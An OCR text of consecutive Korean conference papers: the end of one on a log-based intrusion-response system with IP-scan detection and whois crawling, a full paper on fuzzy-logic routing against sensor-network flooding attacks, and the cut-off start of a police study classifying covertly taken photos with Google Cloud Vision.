공격이 자주 들어오는 포트 정보를 가져와서 줄바꾸기를 기준으로 분류하고 여기서 띄어쓰기 기준으로 한 번 더 분류한다. 그리고 Port, Protocol, Service이름, 바이러스 이름을 가져와 따로 리스트에 저장한다. 또한 isc.sans.edu 사이트에 있는 최신 공격 포트에 관한 정보도 실시간으로 가져와 위의 리스트에 넣어준다.

(4) DATE_DATA

북한 기념일 관련 소셜 데이터를 정리한 파일을 가져와 날짜만 Date_date[] 리스트에 저장한다. 북한 기념일로 날짜를 지정한 이유는 대부분의 공격은 북한에서 들어오고 북한은 기념일에 자신들을 과시하기 위해 사이버 공격을 자주 한다고 한다.

(5) DENIED_LIST

해외 IP의 포트와 포트 블랙리스트에 들어있는 값과 비교하여 일치하는 값이 존재하면 number[] 리스트에 저장한다. 위 걸러낸 포트들 중 중복되는 포트번호는 제거한다. 그리고 로그들의 값들을 저장한다. 해당 리스트와 IP 블랙리스트 엑셀 파일과 비교를 한다. 따라서 해외 IP이면서 포트 블랙리스트와 IP 블랙리스트에 있는 로그 데이터들을 result_IP[], result_port[], result_city[], result_cidr[] 리스트에 각각의 값들을 저장한다.


(6) IP_BLACKLIST

한국인터넷 진흥원에서 지원해준 IP 블랙리스트 엑셀파일을 가져와 IP주소 값들만 IP_Blacklist[] 리스트에 저장한다.

(7) NURISHARK

[그림3]과 같이 매칭 결과를 색깔별로 나타내어 준다. 해외IP 이면서 Port_blacklist에 해당되는 패킷은 빨간색, 해외IP에만 해당되는 패킷은 노란색

으로 표현한다.



[그림 3] NURISHARK 화면

(9) Map

해외 IP 이면서 IP 블랙리스트에 포함되고 PORT 블랙리스트에 해당하는 IP를 denied_list탭에서 출력해주었다. 이때 해당되는 로그들의 지역을 같이 표시하였고, 이를 지도에 빨간색 동그라미로서 나타내려고 한다. 먼저 영어로 써 있는 지역을 Google 맵에 검색하여 좌표를 crawling 한다. 결과 (위도, 경도)를 리스트로 저장한 후 이를 map에서 출력한다.

III. 개발 관련 기술

3.1 공격 여부 판단(이상행위탐지)

(1) IP Scanning 개념

IP Scanning이란, 시스템의 작동여부를 확인하는 방법으로 한 개의 Client가 80/8080 포트를 이용해 10분 동안 서로 다른 Server IP에 20회 이상 접속한 것으로 정의한다.

(2) 로그의 IP Scanning 구현

```
for i in range(0,Nuri.number):
    log = line[i].split('\t'):
    Time = log[0]
    Time_tuple = time.strptime(Time,'%Y-%m-%d %H:%M:%S')
    Timestamp = time.mktime(Time_tuple)
    Date.append(Timestamp)
```

[그림4] timestamp

```
if j-1 == -1:
    pass
elif (Date[j-1]-Date[j] < 120):
    if Port_IP[i] == IP and (PORT == '80' or '8080'):
        count += 1
if count >= 20:
```

[그림5] IP Scanning 구현

[그림4]의 타임스탬프(timestamp)는 특정한 시각을 나타내는 문자열로 로그 상에서 두 개 이상의 로그들을 비교하는 계산을 할 때 편리하게 하기 위해 사용하였다. [그림5]는 IP Scanning을 구현한 코드이다.

IP Scanning 이외에도 한 개의 Client IP가 하나의 Server IP/port에 접속하는 Port Scanning과 유사한 Client IP(Client IP Group)가 하나의 Server IP에 여러 차례 접속하는 Client IP Group으로 접속의 이상 패턴을 통해 이상행위탐지를 위한 공격 여부 판단 기술을 적용하였다.

해당 시스템에서는 IP Scanning, Port Scanning, Client IP Group으로 접속 3가지 경우 모두 공격의 지속시간은 10분으로 한정한다. 10분간 각각의 이상 패턴이 지속되는 경우 공격으로 판단하여 확인한다.

3.2. Web Crawling

(1) Web Crawling 개념

Web Crawling이란, 웹 크롤러가 하는 작업으로 컴퓨터 소프트웨어 기술로 웹 사이트에서 원하는 정보를 추출하는 것을 의미한다. 보통 웹 크롤러는 조직적, 자동화된 방법으로 월드 와이드 웹을 탐색하는 컴퓨터 프로그램이다. 크롤러는 링크 체크나 HTML 코드 검증과 같은 웹 사이트의 자동 유지 관리 작업을 위해 사용되기도 하며, 자동 이메일 수집과 같은 웹 페이지의 특정 형태의 정보를 수집하는데 사용된다.

이 프로젝트에서 개발한 침해대응시스템에서는 포트의 블랙리스트와 해외IP 검증을 위해 Web Crawling이 사용되었다.

(2) Web Crawler 특징

봇이나 소프트웨어 에이전트의 한 형태로 Web Crawler는 대게 시드(seeds)라고 불리는 URL 리스트에서부터 시작하는데, 페이지의 모든 하이퍼링크를 인식하여 URL 리스트를 갱신한다. 갱신된 URL 리스트는 재귀적으로 다시 방문한다.

```
for i in range(0,number):
    log = line[i].split('\t')
    IP = log[6]
    PORT = log[9]

    try:
        contents =
        urllib2.urlopen("http://whois.kisa.or.kr/kor/whois.jsc?query="+IP)
        data = contents.read()

        nation = data.find("# KOREAN")
```

[그림6] Web Crawling 일부 코드

[그림6]의 코드는 해외IP를 whois에 조회하기 위한 코드로 Web Crawling을 사용하여 HTML 코드 내에 '# KOREAN' 문자열이 존재하는 경우 한국 내에서 사용하는 IP로 기준을 잡아 코드 작성을 진행하였다.

IV. 기대효과

본 개발 연구에서 가지는 기대효과는 다음과 같다. 첫째, 정보보호시스템 통합 로그 연관 분석을 통해서 사이버 침해대응을 활용할 수 있다. 둘째, 사이버 침해의 선제적 대응을 위한 지능형 보안시스템 구축이 가능하다. 셋째, 웹 등 다양한 빅데이터 활용을 통해 침해대응시스템 구축에 활용할 수 있다. 마지막으로 많은 디지털 기기의 보급과 SNS의 활용 증대로 엄청난 양의 데이터가 생산되는 지금, 빅데이터를 더함으로써 현재 존재하는 침해대응시스템과 구분되는 장점을 통해 탐지, 대응에 대한 정확도를 높일 수 있다.

V. 결론

본 개발 연구는 고도화된 사이버 공격에 대한 사전 대응이 필요함을 느끼고 수행하게 된 개발 연구이다. 이는 많은 정보가 있는 빅데이터를 통해 정확도를 높이고, IT 관리자가 탐지 및 대응하기 편리하도록 개발한 침해대응시스템이다.

[참고문헌]

[1]김국배,성지은, <인터파크 해킹은 북한 소행?>, <<아이뉴스>>, 2016.07.28.
(http://news.inews24.com/php/news_view.php?g_menu=020200&g_serial=971228)

[2]조중식, <작년 4월 23일에도 방송사 공격 계획>, <<chosun 정치>>, 2013.03.21.
(http://news.chosun.com/site/data/html_dir/2013/03/21/2013032100227.html)

[3]Internet Storm Center, <TCP/UDP Port Activity>
(https://isc.sans.edu/port.html)

[4]ViRobot, <보안이슈 분석>, <<ViRobot>>, 2003.07.02.
(http://www.hauri.co.kr/information/issue_view.html?intSeq=9&page=2&article_num=9)

FAP 기반의 무선 센서 네트워크에서 센서 노드의 에너지 효율 향상을 위하여 퍼지로직을 적용한 효율적인 경로 결정 방법

정원진* 조대호**

*성균관대학교 정보통신대학, **성균관대학교 소프트웨어대학

Efficient Route Determination Method for Improving Energy Efficiency of Sensor Nodes in FAP based Wireless Sensor Networks Using Fuzzy Logic

Won-Jin Chung, Tae-Ho Cho**

*College of Information and Communication Engineering, Sungkyunkwan University

**College of Software, Sungkyunkwan University

요 약

무선 센서 네트워크에서 발생하는 플러딩 공격은 지속적인 거짓 패킷을 기지국으로 보내는 과정에서 경로에 포함된 센서 노드의 에너지가 소모된다. 플러딩 공격이 지속해서 발생할 경우 센서 노드의 잔여 에너지 고갈로 센서 네트워크의 수명이 단축된다. 이러한 공격을 방지하기 위해 Flooding Attack Prevention가 제안되었다. 하지만 Flooding Attack Prevention는 센서 노드의 에너지가 적을 경우를 고려하지 않았다. 본 논문에서는 경로를 설정할 때 퍼지로직을 사용하여 MAC을 추가한 경로 설정과 Flooding Attack Prevention를 사용한 경로 설정을 결정함으로써 센서 노드의 에너지 효율이 향상되는 기법을 제안한다.

I. 서론

무선 센서 네트워크(Wireless Sensor Network; WSN)는 정보를 수집하는 많은 수의 센서 노드들과 기지국(Base Station; BS)으로 구성된다. 센서 노드는 이벤트를 감지하면 패킷을 생성하고 지정된 경로를 통해 무선 통신으로 BS에게 패킷을 전송한다. 하지만 센서 노드는 제한된 연산량과 외부환경에 배치되어 에너지를 재충전 못 한다는 제약이 있다. 이러한 제약 사항을 이용하여 악의적인 공격자는 센서 노드를 쉽게 훼손시킬 수 있다[1]. 공격자는 훼손된 센서 노드를 이용한 플러딩 공격을 시도할 수 있다. 플러딩 공격은 센서 노드의 잔여 에너지 고갈과 센서 네트워크 수명이 단축되는 공격이다. 플러딩 공격을 방지하기 위해 Y. Ping에 의해 제안된 Flooding Attack Prevention(FAP) 기법을 사용한다[2]. FAP는 Ad-hoc On-demand Distance Vector(AODV) 라우팅 프로토콜 기반의 플러딩 공격 검증 기법이다. FAP 기법을 통한 플러딩 공격 검증 과정에서 센서 노드의 지속적인 에너지 소모로 센서 노드의 잔여 에너지가 적은 경우 에너지가 전부 고갈되고, AODV 라우팅을 통한 경로 재탐색으로 인해 센서 네트워크에 추가적인 에너지 소모가 발생한다. 본 논문에서 퍼지로직을 사용하여 메시지 인증 코드(Message Authentication Code; MAC)의 사용 여부에 따른 효율적인 경로를 결정하는 기법이다. 효율적인 경로를 선택하여 센서 노드의 에너지 효율을 증가시킨다. 본 논문의 2장에서는 FAP에서 사용하는 AODV 라우팅 프로토콜과 플러딩 공격 FAP에 대해 설명한다. 3장에서는 퍼지로직을 통한 제안기법에 대해 설명한다. 4장에서는 실험을 통한 결론 및 향후 계획을 제시한다.

II. 관련 연구

2.1 AODV 라우팅 프로토콜

AODV 라우팅 프로토콜은 패킷을 목적지로 전송할 경우 경로 탐색 비용을 최소화하기 위한 라우팅 테이블을 사용한다[3]. 경로를 설정하기 위해 먼저 라우팅 테이블에 해당 경로의 존재 여부를 확인한다. 경로가 라우팅 테이블에 존재하면 재탐색 과정 없이 설정된 경로로 패킷을 전송한다. 경로가 라우팅 테이블에 존재하지 않거나 해당 경로 사용할 때 오류가 발생하는 경우 확장 링 검색 기법(Expanding Ring Search; ERS) 알고리즘을 사용하여 경로 재탐색 과정을 통해 라우팅 테이블을 갱신한다. 하지만 AODV는 ad-hoc 네트워크 기반에 제안된 프로토콜이므로 WSN에서 사용하기 위해서는 센서 노드의 한정된 에너지와 링크 품질에 따른 전송 에러가 발생하여 경로 재탐색 과정에서 소비되는 센서 노드 에너지 문제를 고려해야 한다[4].

2.2 플러딩 공격

WSN에서 발생하는 플러딩 공격은 공격자가 훼손된 센서 노드로부터 거짓 패킷 생성하고 BS에게 지속해서 거짓 패킷을 전달한다. 이로 인해 패킷 전달 경로에 포함된 센서 노드는 패킷을 송수신하는 과정에서 지속적인 에너지가 소비된다. 플러딩 공격이 지속해서 발생할 경우 네트워크 과부하로 인해 이벤트를 감지한 노드가 패킷을 보낼 경우 지속적인 거짓 패킷으로 인해 감지된 이벤트 패킷이 차단되는 경우가 발생한다. 또한, 플러딩 공격으로 경로에 포함된 센서 노드의 에너지가 고갈되는 경우 경로를 새롭게 설정해야 하며, 이러한 경우가 반복해서 발생하면 고갈된 센서 노드로 인해 음영지역이 발생하며 센서 네트워크의 수명이 단축하게 된다[5].

2.3 FAP

FAP는 Ad-hop network에서 플러딩 공격을 막기 위해 제안된 기법으로 AODV 라우팅 프로토콜을 사용된다. FAP는 공격자가 플러딩 공격을 시도하였을 때 BS에서 센서 노드의 ID 패킷의 생성 시간을 비교한다. 만약 목적지로 도달된 패킷의 수가 미리 지정된 임계값 보다 클 경우 플러딩 공격으로 판단한다. 이후 BS에서 블랙리스트에 의심되는 센서 노드 ID가 등록되고 브로드캐스트를 통한 모든 센서 노드의 블랙리스트를 갱신한다. 따라서 하위 노드는 지속적인 패킷을 보내는 센서 노드를 플러딩 공격으로 판단하고 전달되는 패킷이 차단되어 다음 센서 노드로 전달하지 않는다. 이러한 과정에서 FAP는 플러딩 공격을 탐지하고 예방하는 기법이다.

III.제안 기법

3.1 가정

센서 노드는 랜덤하게 배치되고 플러딩 공격은 훼손된 센서 노드를 통해 발생한다. AODV의 라우팅 테이블의 경로를 재탐색 과정을 거친 이후 갱신해야 한다. 각 센서 노드의 위치는 BS에서 알 수 있다. 또한, BS는 센서 노드부터 BS까지 거리와 센서 노드의 잔여 에너지와 상태를 파악할 수 있다.

3.2 퍼지시스템

본 논문의 제안기법은 패킷에 MAC을 추가하여 보안을 높이고 각 센서 노드의 에너지 효율을 향상해 센서 네트워크의 수명을 연장한다. MAC을 사용하여 패킷을 검증할 경우 해시 함수에서 사용되는 암호키를 라우팅 설정 때 정해진 상위 노드(upstream node)와 하위 노드(downstream node)에 분배한다. 이후 MAC을 생성하여 상호 인증을 통한 패킷 검증을 한다. 하지만 MAC을 생성하여 패킷을 검증하기 위한 하위 노드의 에너지 소비가 크다. 따라서 경로 재탐색 과정에서 퍼지로직을 통한 패킷의 MAC 추가한 제안기법 경로 설정과 FAP 기법을 사용한 경로 설정을 결정한다.

3.2.1 입력과 출력 매개변수

입력 매개 변수는 이벤트 탐지 노드와 BS의 거리(Distance; D), 센서 노드의 잔여 에너지(Residual Energy; RE), 이벤트 발생 빈도

(Event Probability; EP)이다. 출력 매개변수는 패킷의 MAC 추가 여부(MAC Application; MA)이다.

1) 입력 매개변수

D = {S(Short), M(Medium), F(Far)}

RE = {L(Large), M(Medium), S(Small)}

EP = {VS(VerySmall), S(Small),
M(Medium), L(Large), VL(VeryLarge)}

2) 출력 매개변수

MA = {Y(Yes), N(No)}

첫 번째 매개변수는 이벤트 탐지 노드와 BS의 거리이며, 퍼지로직 통해 패킷의 MAC 추가 여부를 결정하는 중요한 요소이다. 훼손된 노드로부터 플러딩 공격이 발생하였을 경우 많은 수의 거짓 패킷이 설정된 경로를 통하여 BS에게 전달된다. 플러딩 공격을 MAC을 사용한 검증과정에서 훼손된 노드와 BS의 경로가 먼 경우에는 MAC을 통한 검증이 지속해서 발생한다. 검증 과정에서 하위 노드의 에너지 소비가 발생하고 에너지가 적은 하위 노드는 에너지가 고갈된다. 이러한 문제점으로 인해 훼손 노드와 BS의 거리가 짧은 경우에만 MAC을 통한 인증이 필요하다. 두 번째 입력 매개변수는 센서 노드의 잔여 에너지이다. 잔여 에너지가 적은 센서 노드가 MAC을 통한 인증을 할 경우 과도한 에너지 소비를 통해 센서 노드의 에너지가 고갈된다. 따라서 경로에 잔여 에너지가 적은 센서 노드가 포함되어 있으면 MAC을 통한 검증을 적용할 수 없다. 마지막 매개변수는 이벤트 발생 빈도이다. 이벤트가 많은 지역에서 MAC을 통한 검증을 할 경우에는 플러딩 공격이 발생하지 않아도 이벤트를 하위 노드를 통해 검증해야 한다. 빈번하게 이벤트가 발생할 경우 하위 노드는 지속적인 검증을 통한 에너지 소모가 크다. 그러므로 MAC을 통한 검증 기법을 적용하지 않을 경우 FAP의 알고리즘을 통해 블랙리스트에 있는 센서 노드 ID를 비교하여 플러딩 공격 여부를 판단하기 때문에 비교적 각 센서 노드의 에너지 소비가 적다.

3.2.2 퍼지 규칙

아래 Table 1은 본 논문의 제안 기법의 퍼지 규칙의 일부를 표현한 것이다.


Table 1. 퍼지 규칙

규칙	입력			출력
	D	RE	EP	MA
1	S	L	S	Y
5	S	L	VS	Y
12	S	S	M	Y
29	M	S	VL	N
41	F	S	S	N


규칙 1은 이벤트 탐지 노드와 BS의 거리가 짧고 센서 노드의 잔여 에너지가 많고 이벤트 발생 빈도가 낮은 경우 제안기법을 적용해야 한다. 규칙 29는 이벤트 탐지 노드와 BS의 거리가 보통이며 센서 노드의 잔여 에너지가 적고, 이벤트 발생 빈도가 매우 높을 경우 제안기법을 적용하지 않는다.

3.2.3 퍼지 멤버십 함수


Fig 1는 입·출력 멤버십 함수이다.




(1) Distance



(2) Residual Energy



(3) Event Probability



(4) MAC Application

Fig 1. 퍼지 멤버십 함수

IV. 실험 결과 및 결론

실험에서 사용된 센서 필드의 크기는 1,000 × 1,000㎡이며 사용된 센서 노드의 수는 500개이다. 플러딩 공격에서 사용된 거짓 패킷은 TinyOS에서 사용되는 패킷의 크기 29 bytes이고, 검증할 때 사용되는 MAC의 크기는 4bytes이다[5]. 센서 노드는 1byte당 송수신 에너지 소모는 각 16.25μJ, 12.25μJ 이다[6]. Fig 2는 플러딩 공격 횟수에 따른 BS 주변의 센서 노드의 잔여 에너지량이다. 각 센서 노드의 에너지를 비교하였을 때 플러딩 공격이 25번 발생하였을 경우 제안기법이 FAP보다 센서 노드 에너지 효율의 약 20% 향상됨을 보여준다.




Fig 2. BS 주변 센서 노드의 잔여 에너지량

또한, 25번의 플러딩 공격이 발생하였을 경우 FAP 기법에서는 총 2개의 하위 노드의 잔여 에너지가 고갈되었다. 하지만 플러딩 공격이 많이 발생할 경우 FAP 기법은 센서 노드 ID와 블랙리스트 비교과정을 통해 플러딩 공격을 예방하기 때문에 블랙리스트에 데이터가 충분할 경우 제안기법과 비교하였을 때 소모된 에너지 효율이 비슷한 결과를 보여주거나 더욱 좋아지는 경우가 발생한다. 그러므로 향후 연구를 통해 블랙리스트의 사용한 기법을 제안할 것이다.

ACKNOWLEDGMENT

이 논문은 2017년도 정부(교육부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(No. NRF-2015R1D1A1A01059484)

[참고문헌]

[1] C. Karlof and D. Wagner, "Secure routing in wireless sensor networks: Attacks and countermeasures," Ad Hoc Networks, Vol. 1, No. 2, pp. 293-315, 2003

[2] Y. Ping, H. Yafei, Z. Yiping, Z. Shiyong and D. Zhoulin, "Flooding attack and defence in ad hoc networks," Journal of Systems Engineering and Electronics, Vol. 17, No.2, pp. 410-416, 2006

[3] C. Perkins, E. Belding-Royer, and S. Das, "Ad hoc on-demand distance vector (AODV) routing," IETF RFC 3561, 2003

[4] 배현수, 김보경, 이원열, 허석렬, and 이완직, "무선 센서 네트워크에서 에너지 효율적인 AODV 라우팅 기법". 한국정보기술학회 논문지, Vol. 9, No.12, pp. 13-20, 2011

[5] J. Deng, R. Han, and S. Mishra, "Defending against path-based DoS attacks in wireless sensor networks," In Proceedings of the 3rd ACM workshop on Security of ad hoc and sensor networks pp. 89-96, 2005

[6] F. Ye, H. Luo, S. Lu, and L. Zhang, "Statistical en-route filtering of injected false data in sensor networks," IEEE Journal on Selected Areas in Communications, Vol. 23, No. 4, pp. 839-850, 2005

머신 러닝 오픈 API를 활용한 사진 분류 기법 연구

윤수진, 방제완

경찰청 사이버안전국 디지털포렌식센터

A Study on the Image Classification Using Machine Learning Open API

Sujin Yoon, Jewan Bang

Korean National Police Agency

요 약

성관계 동영상의 일부를 보여주고 협박을 하거나, 여자 탈의실에서 사진을 찍어 유통 행위등은 “성폭력범죄의 처벌 등에 관한 특례법 제14조”에 따라 처벌된다. Google Cloud Vision API 영상 인식 기술은 사람의 얼굴 및 신체의 팔, 다리 등을 구분이 가능하며, 사람의 얼굴 표정을 수치로 산출하여 감정을 나타내준다. 분석 대상 이미지가 많은 경우 수작업으로 식별해야 하는 어려움이 있기 때문에 이미지만 자동으로 식별 할 수 있는 영상 분석기술이 필요하다. 본 논문에서는 수락 없이 촬영한 사진(도촬)들과 속옷 광고, 해변가에서 의도적으로 찍힌 다리, 엉덩이 등의 사진들을 Google Cloud Vision API를 활용하여 수사에 활용 할 수 있는 자동화된 분류 기법 개발 가능성을 확인한다.

I. 서론

‘경찰범죄통계’에 따르면 성폭력범죄의처벌등에관한특례법(카메라등이용촬영) 발생건수는 2013년 4,841건, 2014년 6,635건, 2015년 7,615건으로 꾸준히 증가하고 있다. 소형 촬영기기를 쉽게 구매 할 수 있으며, 스마트폰으로 편리하게 촬영할 수 있으며, 메모리 용량의 증가로 방대한 영상 파일을 수집 및 보관이 가능하기 때문에 범죄에 쉽게 노출되어 있다. 이러한 범법행위는 자신의 성적 욕망만 채우는 것이 아니라, 인터넷상에 유포 및 판매를 하여 피해규모는 더욱더 커질 수 있다. ‘도촬행위’에 대한 판단 기준은 형사 판례에서“객관적으로 피해자와 같은 성별, 연령대의 일반적이고도 평균적인 사람들의 입장에서 성적 욕망 또는 수치심을 유발할 수 있는 신체에 해당되는지 여부를 고려함과 아울러, 당해 피해자의 옷차림, 노출의 정도 등은 물론, 촬영자의 의도와 촬영에 이르게 된 경위, 촬영 장소와 촬영 각도 및 촬영 거리, 촬영된 원판의 이미지, 특정 신체 부위의 부각 여부 등을 종합적으로 고려하여 구체적·개별적·상대적으로 결정하여야 한다.”[1]라고 판시하고 있다. 이러한 기준을 만족하기 위해서는 일일이 확인하여 분류 후 음란물을 찾아 내야하지만, 많은 시간과 인력이 소요된다. 이러한 문제점을 개선하기 위해 자동 분류 기법 연구가 필요하다. 본 논문의 2장에서는 Google Cloud Vision API에 대해 살펴보고, 3장에서는 웹사이트에서 수집 된 의도적으로 찍은 신체(다리, 엉덩이 등) 및 속옷, 허락 없이 찍은 촬영한 사진(도촬) 관련 1,000장의 사진을 바탕으로 Google Cloud Vision API를 통해 영상 정보를 검출하여 수사에 활용할 수 있는 가능성을 확인하고, 4장에서는 결론과 향후 연구 과제를 논하였다.

II. Google Cloud Vision API

2015년 12월에 공개되었다. Google Cloud Vision API는 이미지를 유형에 따른 범주로 분류하여 얼굴과 사물의 구체적인 형태 탐지를 하기 위하여, 총 11개의 유형이 정의되어있다. 유형들의 기능 중 감정 분석, 텍스트 변환, 주요 도시나 관광지 명칭, 웹사이트에 이미지가 검색이 되는 경우 이미지가 있는 웹사이트 주소까지도 추출하여 보여준다. Google Cloud Vision API 기능 중 Safe Search는 성인용 콘텐츠 및 이미지 내의 폭력적인 콘텐츠를 검출하는 기능도 제공하고 있다.

표 1 Google Cloud Vision Type

유형 이름	설명
FACE	얼굴 표정 식별
LANDMARK	특정장소 식별
LOGO	상표 식별
LABEL	동물, 자동차등 식별
TEXT	광학 문자 식별
DOCUMENT_TEXT	문서내의 광학 문자 식별
SAFE_SEARCH	부적절한 콘텐츠 식별
IMAGE	색상 식별
CROP_HINTS	영역 구분
WEB	웹에서의 유사정보 식별

Google Cloud Vision은 56개국 언어를 지원하고 있으며, 복잡한 이미지 분석기술을 SDK와 같은 다운로드 형태가 아닌 HTTP를 이용해 REST 방식의 API형태로 쉽게 이용할 수 있도록 제공하고 있다.




그림 1 Google Cloud Vision

III. 성능 평가

실험환경은 사진 검출 및 출력을 위해 Node.js 언어를 사용하였으며, Google, NAVER 등의 웹사이트에서 의도적으로 촬영된 신체 및 속옷광고 600장과 수락 없이 촬영된 사진(도촬) 300장을 수집 하였다. Google Cloud Vision API의 유형들 중 2개의 유형(LABEL, WEB)을 이용하여 검출된 내용을 JSON 파일로 출력하여 성능 평가를 하였다.

표 2 분석 이미지 종류

이미지 구분	이미지 개수
의도적으로 촬영된 신체 (다리, 엉덩이 등)	300
의도적으로 촬영된 속옷 광고	300
수락 없이 촬영한 사진 (도촬 의심)	300

3.1 LABEL_DETECTION TYPE

그림 2는 의도적으로 찍은 신체 이미지에서 검출된 상위 20개 LABEL 내용이다.




그림 2 '의도적으로 촬영된 신체' 이미지에서 검출된 'LABEL TYPE' 내역 상위 20개

사람의 신체 중 다리와 엉덩이 사진이기 때문에 다리(평균 83.53%)와 대퇴골(평균 72.02%)이 1순위, 2순위로 검출되었다. 옷을 입은 이미지거나, 속옷을 입은 이미지들이었기 때문에 3순위로는 옷(평균 70.50%), 사람 몸(평균 47.81%)을

검출 해주었다. 그림 3은 의도적으로 촬영된 속옷 광고 이미지에서 검출된 상위 20개 LABEL 내용이다.




그림 3 '의도적으로 촬영된 속옷 광고' 이미지에서 검출된 'LABEL TYPE' 내역 상위 20개

의도적으로 촬영한 속옷 광고 이미지에서는 속옷을 옷(평균 83.41%)으로 높게 검출 해주었다. 그 다음으로는 속옷(평균 55.90%), 란제리(평균 48.48%) 순으로 검출되었다. 그림 4는 수락 없이 촬영된(도촬 의심) 이미지에서 검출된 상위 20개 LABEL 내용이다.




그림 4 '수락없이 촬영한 사진(도촬 의심)' 이미지에서 검출된 'LABEL TYPE' 내역 상위 20개

수락없이 촬영한 이미지에서는'의도적으로 찍은 신체 와 의도적으로 찍은 속옷 광고에서 검출된 내용이 포함하여 검출되었다. 옷(평균 62.64%)이 높게 검출 되었으며, 그 다음으로는 다리(평균 59.37%), 대퇴골(평균 45.57%)이 검출되었다.

표 3 'LABEL' 공통 검출 내용

검출 항목	신체	속옷 광고	도촬 의심 이미지
옷	70.50	**83.41**	**62.64**
다리	**83.53**	41.36	**59.37**
대퇴골	**72.02**	39.10	45.57
손가락	46.03	38.72	32.15
사람몸	47.81	17.24	28.72
손	38.72	21.96	24.70
근육	27.62	23.94	21.32
배	23.49	25.09	16.91
속옷	23.06	**55.90**	12.68

공통적으로 검출된 내용은 '옷', '다리', '대퇴골' 등이다. 의도적으로 촬영된 신체는 '다리'와 '대퇴골'이 높게 검출 되었으며, 의도적으로 촬영된 속옷 광고에서는 '옷'과 '속옷'이 높게 검출되었다. 수락없이 촬영한 사진(도촬의심)이미지에서는 '옷'과 '다리'가 높게 검출된 것을 확인할 수 있었다.

3.3 WEB_DETECTION TYPE

그림 5는 의도적으로 찍은 신체 이미지에서 검출된 상위 20개 WEB 내용이다.




그림 5 '의도적으로 촬영된 신체' 이미지에서 검출된 'WEB TYPE' 내역 상위 20개

